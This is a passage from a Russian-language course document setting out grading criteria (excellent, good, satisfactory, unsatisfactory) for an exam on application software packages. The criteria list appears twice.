2. Недостаточно полное изложение теоретического вопроса экзаменационного билета.
3. Наличие незначительных неточностей в употреблении терминов, классификаций.
4. Знание основных пакетов прикладных программ.
5. Неполнота представленного иллюстративного материала.
6. Точность и обоснованность выводов.
7. Логичное изложение вопроса, соответствие изложения научному стилю.
8. Негрубая ошибка при выполнении практического задания.

Оценка *"удовлетворительно"* –

1. Поверхностное усвоение программного материала.
2. Недостаточно полное изложение теоретического вопроса экзаменационного билета.
3. Затруднение в приведении примеров, подтверждающих теоретические положения.

4. Наличие неточностей в употреблении терминов, классификаций.
5. Неумение четко сформулировать выводы.
6. Отсутствие навыков научного стиля изложения.
7. Грубая ошибка в практическом задании.
8. Неточные ответы на дополнительные вопросы.

Оценка *"неудовлетворительно"* –
1. Незнание значительной части программного материала.
2. Неспособность привести примеры пакетов прикладных программ
3. Неумение выделить главное, сделать выводы и обобщения.
4. Грубые ошибки при выполнении практического задания.
5. Неправильные ответы на дополнительные вопросы.

Критерии оценивания экзамена

Оценка *"отлично"* –
1. Глубокое и прочное усвоение программного материала.
2. Знание пакетов прикладных программ.
3. Знание основных принципов построения пакетов прикладных программ.
4. Знание основных задач прикладных программ.
5. Свободное владение пакетами прикладных программ.
6. Точность и обоснованность выводов.
7. Безошибочное выполнение практического задания.
8. Точные, полные и логичные ответы на дополнительные вопросы.

Оценка *"хорошо"* –
1. Хорошее знание программного материала.
2. Недостаточно полное изложение теоретического вопроса экзаменационного билета.
3. Наличие незначительных неточностей в употреблении терминов, классификаций.
4. Знание основных пакетов прикладных программ.
5. Неполнота представленного иллюстративного материала.
6. Точность и обоснованность выводов.
7. Логичное изложение вопроса, соответствие изложения научному стилю.
8. Негрубая ошибка при выполнении практического задания.

Оценка *"удовлетворительно"* –
1. Поверхностное усвоение программного материала.
2. Недостаточно полное изложение теоретического вопроса экзаменационного билета.
3. Затруднение в приведении примеров, подтверждающих теоретические положения.
4. Наличие неточностей в употреблении терминов, классификаций.
5. Неумение четко сформулировать выводы.
6. Отсутствие навыков научного стиля изложения.
7. Грубая ошибка в практическом задании.
8. Неточные ответы на дополнительные вопросы.

Оценка *"неудовлетворительно"* –
1. Незнание значительной части программного материала.
2. Неспособность привести примеры пакетов прикладных программ
3. Неумение выделить главное, сделать выводы и обобщения.
4. Грубые ошибки при выполнении практического задания.
5. Неправильные ответы на дополнительные вопросы.